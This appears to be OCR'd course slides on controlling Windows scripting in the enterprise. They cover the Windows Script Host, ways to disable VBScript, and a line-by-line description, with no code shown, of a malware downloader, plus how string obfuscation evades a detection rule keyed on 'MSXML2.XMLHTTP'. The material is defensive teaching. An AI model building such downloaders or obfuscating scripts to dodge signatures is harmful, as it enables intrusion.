
Controlling Script in the Enterprise

Windows provides extensive scripting capabilities at different levels and in different products. Typical for Microsoft, Windows supports countless legacy (scripting) technologies to ensure maximum backward compatibility. For example, Windows 10 still supports batch file programming (.BAT files), a technology predating Windows with the MS-DOS operating system.

The same scripting technology can be present at different levels and in different products. For example, Microsoft Visual Basic Scripting Edition (VBScript) is a scripting technology present in Windows Explorer (.vbs files) and in applications like Internet Explorer (<script language="VBScript">). Different implementations have different access policies to Windows resources like files and registry values.

Scripting is a programming environment both accessible to IT administrators and non-IT employees. Enterprises could not survive without scripting. It's often a low-barrier entry into programming, to automate many repetitive tasks that would otherwise require staff involvement. Scripting is provided to the business by official IT and by shadow IT. With shadow IT, we mean the design and implementation of IT solutions by non-IT staff.

Scripting is a powerful tool to control the Windows environment with its resources and applications. This powerful tool is not only useful to the enterprise, but it is also leveraged by the attackers to conduct the initial intrusion.




Common Script Types in the Enterprise

An exhaustive discussion of all scripting technology used in Windows is outside of the scope of this course. Due to the many scripting technologies available in Windows, an exhaustive list would take weeks to discuss. We decided to focus on 3 scripting technologies popular with adversaries: Visual Basic, JavaScript and PowerShell. Be aware though that popularity with adversaries is time-bound: unpopular scripting technology can become popular.

BASIC (Beginner's All-purpose Symbolic Instruction Code) is an old programming language that first appeared in 1964. Microsoft's implementation for Windows, Visual Basic, appeared in 1991. The scripting technology we are discussing is VBScript and VBA. VBScript can be executed by the VBScript engine on Windows, or by the VBScript engine implemented in applications like Internet Explorer. On Windows, the VBScript engine typically has the same rights as the user, while in applications like Internet Explorer, it is restricted in its interaction with the operating system's resources like files and registry values.
VBA is executed by the VBA engine implemented in applications like Microsoft Office, AutoCAD, …

When we talk about JavaScript on Windows, we actually mean JScript: Microsoft's implementation of ECMAScript. ECMAScript is JavaScript standardized by ECMA (European Computer Manufacturers Association). Like VBScript, JScript can be executed by standalone engines on Windows or by engines implemented in Internet Explorer or Edge.

PowerShell is Microsoft latest scripting technology leveraging the object-oriented .NET technology. First introduced in 2006, it was made available as an installation package for Windows XP and Windows Vista. PowerShell version 2.0 was integrated with Windows 7, and since then, all new Windows releases integrate PowerShell. PowerShell was open-sourced and made available for other operating systems than Windows in 2016.



Introducing Visual Basic
VBScript is executed by the Windows Script Host or by the embedded engine of an application like Internet Explorer. In this course, we will focus on WSH execution. This is the execution of scripts files with an extension like .vbs.

The Windows Script Host is implemented in 2 executables: cscript.exe and wscript.exe.

Windows executables (PE files) that use the Windows subsystem come in 2 flavors: console executables and GUI executables. Console executables require a console: when a process is created, a console with standard streams STDIN, STDOUT and STDERR is created. GUI executables do not require a console: standard streams are not created, and the executable must render its own GUI if necessary.


The console version of the Windows Script Host is implemented in cscript.exe, and the GUI version of the Windows Script Host is implemented in wscript.exe. When a VBScript is executed (for example by double-clicking a .vbs file in Windows Explorer), wscript.exe is launched with the .vbs files as argument.

In Microsoft's typical modular design, the VBScript engine is actually not implemented in the Windows Script Host executables wscript.exe and cscript.exe, but in the DLL vbscript.dll.

This prevents code duplication: the code for the scripting engine must not be "copied" into the wscript.exe and cscript.exe executables, but just needs to be present in vbscript.dll. There it is available for applications like wscript.exe and cscript.exe, but also other applications like Internet Explorer.

Vbscript.dll is not a "traditional" DLL, it is not a DLL that exports functions to be consumed by applications directly (for example, like a function to execute a VBS script). Vbscript.dll is an ActiveX DLL, it contains ActiveX objects to be consumed by ActiveX host applications. ActiveX objects are defined in the registry and accessed via the COM/ActiveX framework.

COM and ActiveX objects defined in DLLs can be registered and unregistered with the regsvr32.exe application.




Running a Visual Basic Script
When a VBScript is executed from the command line (cmd.exe), by default it uses wscript (GUI). cscript.exe can be launched explicitly, like this:

C:\Demo>cscript console.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

Hello

The content of console.vbs is:

wscript.echo "Hello"



Controlling / Limiting Script Execution

By focusing on the inner workings of VBScript, we are better able to understand how to detect execution of VBScript and how to prevent it. By default, when a .vbs file is launched, the wscript.exe Windows Script Host executable is executed.

By monitoring all processes running on a Windows machine, we can log execution of wscript.exe and cscript.exe and thus record evidence of .vbs file execution. Remark that .vbs is not the only file extension through which VBScripts can be executed. There are many other extensions, for example, .vbe and .wsf.

Windows Script Host can be disabled for a particular user by making the following registry changes:
In registry key HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings, create a REG_DWORD value with name Enabled. This value does not exist by default. Assign value 0 to Enabled.


This will disable all scripts executed through Windows Script Host for this particular user: these are VBScripts but also JScripts (see later), and other WSH scripting languages that might be installed.

Execution of .vbs files (and other script file extensions) can also be prevented by controlling the execution of wscript.exe and cscript.exe. A rather crude way to achieve this is to remove these executables. A better way is to use ACLs or application whitelisting to control the execution of these host applications. Remember that on 64 bit Windows machines, you have to control both execution of 32-bit and 64-bit versions of cscript.exe and wscript.exe.

Another way to disable VBScript support globally (thus not only in Windows Script Host) is to deregister the ActiveX components: regsvr32.exe /u vbscript.dll

Disabling Windows Script Host

When Windows Script Host is disabled through the "HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings"



Windows Script Host disabled


Disabling Windows Script Host produces this default dialog box when a .vbs file is launched.

Disabling Windows Script Host

When Windows Script Host is disabled through the supported registry settings (Enabled = 0), a standard dialog box will be presented to inform the user that Windows Script Host has been disabled and that an administrator can be contacted for further details.

This effectively stops VBScripts from executing, but it could leave your users wondering what happened, and they might contact the helpdesk for this error message. User awareness is important to have your users correctly report a potential attack and to avoid overloading the helpdesk with support tickets.

Removing cscript.exe and wscript.exe




Removing cscript.exe & wscript.exe

Removing cscript.exe & wscript.exe will produce this dialog box when a .vbs script is launched.

A less aggressive means of achieving the same is implementing application whitelisting to prevent the wscript.exe and cscript.exe executables from executing.

Removing cscript.exe and wscript.exe

More crude prevention methods like removing wscript.exe will produce dialog boxes like the one above. This too is an effective way to block execution of .vbs files, but it is less user-friendly and will require more user awareness and helpdesk training to avoid confusion and unnecessary helpdesk calls. A less aggressive means of achieving the same is implementing application whitelisting to prevent the wscript.exe and cscript.exe executables from executing.



VBScript as a Malware Downloader

Often malicious VBS files are delivered via e-mail as an attachment (original or inside a ZIP container), with a social engineering component to entice the recipient to open the attachment. As we now know, when a .vbs file is launched, the Windows Script Host will execute the content of the VBScript.


A typical use of VBS in initial intrusion is a downloader. A downloader is a VBScript designed to download an executable from the Internet (often with HTTP), write it to disk and execute it.

In line 1 to 3 of this script, an ActiveX object is created to download a file from website example.com via HTTP. The downloaded file is kept in memory.

Line 5 and 6 create an ActiveX object to instantiate the absolute path in the temporary folder of the user to the executable malware.exe.

Lines 8 to 12 are necessary to write the downloaded file to disk: an ActiveX object is created which is used to write binary data to disk.

Finally, in line 14, the downloaded executable is launched.



VBScript Obfuscation

Typical malicious scripts will be obfuscated: the code is made less readable to avoid detection by security tools like anti-virus, and to frustrate analyst trying to understand what the VBScript does. In Visual Basic on Windows, 2 common obfuscation techniques are used: code obfuscation and string obfuscation.


The VBScript example in this slide does exactly the same as the VBScript in the previous slide but is made less readable and detectable by using code and string obfuscation.

An example of code obfuscation is the addition of meaningless comments (the lines starting with ': line 1, 3, 5 ...). These are line comments and make the code less readable.

Another code obfuscation technique is the use of meaningless names for variables, functions, subroutines, ... In line 10 for example, the name of the variable in the unobfuscated VBScript was strPath. This makes it clear that the variable contains a path to a file. While in this VBScript, variable name yejoofj is used, revealing nothing as to its purpose. The purpose has to be derived by context analysis of the script.

String obfuscation involves replacing the value of strings with an encoded equivalent value and calling a function to decode the encoded string before it is used. Line 2 is a good example of string obfuscation. While in the previous script we would see CreateObject with string "MSXML2.XMLHTTP" and immediately understand that this would be used to download something from the Internet, in this script the string "MSXML2.XMLHTTP" is no longer present but has been replaced by a call to function Jdet with a string as argument that does not immediately reveal its purpose. Jdet is the decoding function, and the string passed to Jdet is the encoded (obfuscated) string. In this example, we use a simple string obfuscation technique: the string has been encoded by replacing each character with its hexadecimal representation, and the Jdet function converts hexadecimal to binary. For brevity, the definition of the Jdet function is not included in the code.

If we would have an anti-virus signature or YARA rule to detect potential malicious VBScript downloaders by searching for strings "CreateObject", "MSXML2.XMLHTTP" and "http://", then this string obfuscation would evade detection.



